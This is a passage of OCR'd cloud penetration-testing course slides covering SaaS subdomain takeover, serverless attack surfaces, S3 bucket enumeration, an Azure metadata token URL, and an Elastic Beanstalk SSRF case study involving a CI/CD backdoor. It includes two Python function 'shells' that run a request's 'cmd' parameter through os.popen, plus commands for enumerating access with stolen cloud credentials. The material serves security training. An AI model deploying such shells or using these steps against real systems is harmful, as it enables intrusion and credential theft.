
- `http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=APP_URL`

Reference:
https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service
https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/how-to-use-vm-token

NotSoSecure part of claranet cyber security

Understand the Attack Surfaces: SaaS

- **Cloud Service provider** maintains all of the stack
- Attack Surface is similar to web applications
- OWASP Web Application testing guide is a great place to start
- Issues will be specific to services in nature
- Responsibilities
  - Tenant: Data and Access Management
  - Provider: Everything besides data and access



SaaS Specific Attacks: Subdomain Takeover


- When 3rd party services allow domain integration via CNAME
- CNAME entry is created pointing to 3rd party domain, usually a CDN subdomain
- If CNAME entry exists but 3rd party section is not claimed / expired / cancelled
- The trust can be abused to takeover the subdomain
- This is useful to...
  - ...prove ownership of a resource
  - ...hijack domain level resources including domain cookies

abc.example.com —CNAME→ unclaimedsubd.cloudfront.com


NotSoSecure part of claranet cyber security

Understand the Attack Surfaces: FaaS

- A.K.A.: “Serverless” Computing
- To be absolutely clear - Serverless is not without Server
- It’s where you don't have to worry about the server at all
- One service multiple names
  - AWS Lambda
  - Azure Functions
  - GCP Cloud Functions
  - Apache OpenWhisk
- You write a single function (multi language support) and service provider invokes it when a request comes
- The application logic is executed in a containerized environment which is later destroyed
- Data is not managed by FaaS
- Pay only for computation power used for processing



FaaS: Flow



Trigger: Any event which can be integrated as a trigger for f(x)

Action: Result of the f(x) could be call to another f(x) or API

FaaS: Attack Surface and Caveats

- Function execution has timeouts
  - 3 sec in general, but can be max 15 min or more
- Once execution is done next execution could be on a different environment all together
- Container specific attacks could be applicable
- AWS Lambda doesn't have access to Metadata API
  - But..! Does have Access Tokens in Environment variables
- Serverless Top 10 : https://github.com/puresec/sas-top-10

NotSoSecure part of claranet cyber security

FaaS basic Python Shell: AWS vs GCP

AWS Lambda

```
import json
import os
def lambda_handler(event, context):
    cmd_result =
os.popen(event['queryStringParameters']['cmd']).read()
    return {
        "statusCode": 200,
        "body": json.dumps(cmd_result)
    }
```

Google Cloud Functions

```
import os
import json
def lambda_handler(request):
    cmd_result = os.popen(request.args.get('cmd')).read()
    return json.dumps(cmd_result)
```

NotSoSecure part of claranet cyber security

Exercise 9.1

Demo 9.1

FaaS / Lambda

- Access the web application hosted at https://testlambda.notsofruity.com/pyshell?name=NSS
- Determine (prove) what service the application is running on
- Identify a vulnerability in the application
- Exploit the vulnerability to expose sensitive internal information

Network status: After FaaS Exploitation

SHARED Subnet (192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211
VPN

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest

192.168.X.209
Ubuntu

192.168.X.206

PRIVATE Subnet (10.0.2.0/24)

10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)

10.10.100.220
Cisco IOS

10.10.100.220
Apache Log4j

FaaS

FaaS Practice Environments

- Some “serverless” practice environments to hone your skills:
  - https://github.com/we45/DVFaaS-Damn-Vulnerable-Functions-as-a-Service
  - http://github.com/puresec/Serverless-Goat
  - https://github.com/torque59/AWS-Vulnerable-Lambda

NotSoSecure part of claranet cyber security

Post Access Enumeration

After successful extraction of token(s), we need to enumerate

- What services are accessible to users
- What IAM capabilities are available
- Services entities available (S3 buckets, EC2 Instances, Snapshots etc)

Audit software are made with high privilege token in mind

- Pentesters need easier approach to enumerate these permissions
- NotSoSecure have built a suite of pentester focused scripts to enumerate aws/azure/gcp cloud environment

NotSoSecure part of claranet cyber security

Post Access Enumeration

- Extract useful information directly via Cloud APIs, e.g.
  - `aws s3api list-buckets --query "Buckets[].Name"`
  - `aws ec2 describe-instances --region us-east-1`
  - `aws lambda list-functions`
- APIs are too vast hence need automation
- We wrote our own tools
- Focused specifically for pentesters to check stolen creds

https://www.notsosecure.com/cloud-services-enumeration-aws-azure-and-gcp/

https://github.com/NotSoSecure/cloud-service-enum

```
git clone https://github.com/NotSoSecure/cloud-service-enum.git
```

NotSoSecure part of claranet cyber security

Exercise 9.2


Demo 9.2

Metadata API #1, Token Enumeration

- Use the information gained in the previous exercise to discover further accessible services

Understand the Attack Surfaces: PaaS

- Access to provider maintained platform directly
- Example: Heroku, S3, app engine, IIS Azure
- Less flexible than IaaS but still gives more control then FaaS or SaaS
  - Similar to shared hosting environments
- Service provider can restrict Runtimes
- Responsibilities
  - Tenant: Focus on application and logic entities
  - Provider: Takes care of stack from till Runtime
- Attack Surface:
  - Application logic bugs
  - Platform specific focused bugs



Case Study

PaaS: Elastic Beanstalk: Attack Case Study

- Starting point: SSRF on an application hosted in AWS Elastic Beanstalk

Exploitation Process:

1. Obtained Metadata details (account id, region, security-credentials)
2. No direct access to read S3 bucket list
3. Enumerated bucket name using the account id and region
4. Access source code of the application via AWS S3 CLI
5. CI/CD in place hence a backdoor pushed to S3 bucket will result in shell deployed on the official website
6. Summitroute did extra research & identified more such naming patterns

Reference:
https://www.notsosecure.com/exploiting-ssrf-in-aws-elastic-beanstalk/
https://summitroute.com/blog/2019/02/10/aws_resource_naming_patterns/
https://gist.github.com/0xdabbad00/645837c1fcd043876d13a56819188227

PaaS: Cloud Storage

- Cloud Storage is an example of Platform as a Service
- All the major providers offer a service in this category
  - AWS: Simple Storage Service (S3)
  - Azure: Azure storage
  - GCP: Google Cloud Storage
- Data is stored in blobs such as JSON objects
- May allow static website hosting
- Storage names generally are unique for the cloud service provider

NotSoSecure part of claranet cyber security

Cloud Storage

- Storage names generally follow a pattern and can be enumerated
- 3 Common modes
  - World Accessible (a.k.a. Unauthenticated, a.k.a. Anonymous)
  - Authenticated Access
  - Restricted to Specific ID
- List / Write Objects will allow people to fetch or write content to folders


NotSoSecure part of claranet cyber security

Cloud Storage: Attack Surface

- The major issues in cloud storage are around improper permissions
- World Read
- Write access for a resource
- Restricted to auth user (any authenticated user)
- Lax IAM Rules/Policies giving access to data

NotSoSecure part of claranet cyber security

S3 Buckets: Authenticated User Access



15

#128088 AWS S3 bucket writeable for authenticated aws users

Share:

State ● Resolved (Closed)

Disclosed April 5, 2016 6:36pm +0530

Reported To HackerOne

Weakness Improper Authentication - Generic

Bounty $2,500

Severity No Rating (---)

Participants

Visibility Disclosed (Full)

Collapse

SUMMARY BY HACKERONE

An ACL misconfiguration issue existed on one of our S3 buckets. This misconfiguration allowed any authenticated AWS user to write to this bucket (no read access was permitted). An attacker could theoretically post a file into that bucket that may at some point be accessed by a HackerOne staff member, thinking it's been uploaded by another staff member or some automated system. We improved the ACLs for that S3 bucket to prevent such a concern.

This issue also led us to audit some of our additional S3 buckets, resulting in changes for some of those buckets as well.

Reference:
https://hackerone.com/reports/128088

AWS Storage Buckets


- Access AWS buckets
  - https://s3.amazonaws.com/bucket_name
  - https://<bucketname>.s3.amazonaws.com
- Bucket Enumeration possible via difference in error messages
  - https://s3.amazonaws.com/bucket_name/
- For REST style URL we now need region tagged
  - https://s3.<region>.amazonaws.com/<bucket_name>/

Identifying region of Bucket

- Request to any random region url will reveal correct URL
  https://s3.**<anyregion>**.amazonaws.com/bucket_name

NotSoSecure part of claranet cyber security

AWS S3 Buckets Enumeration



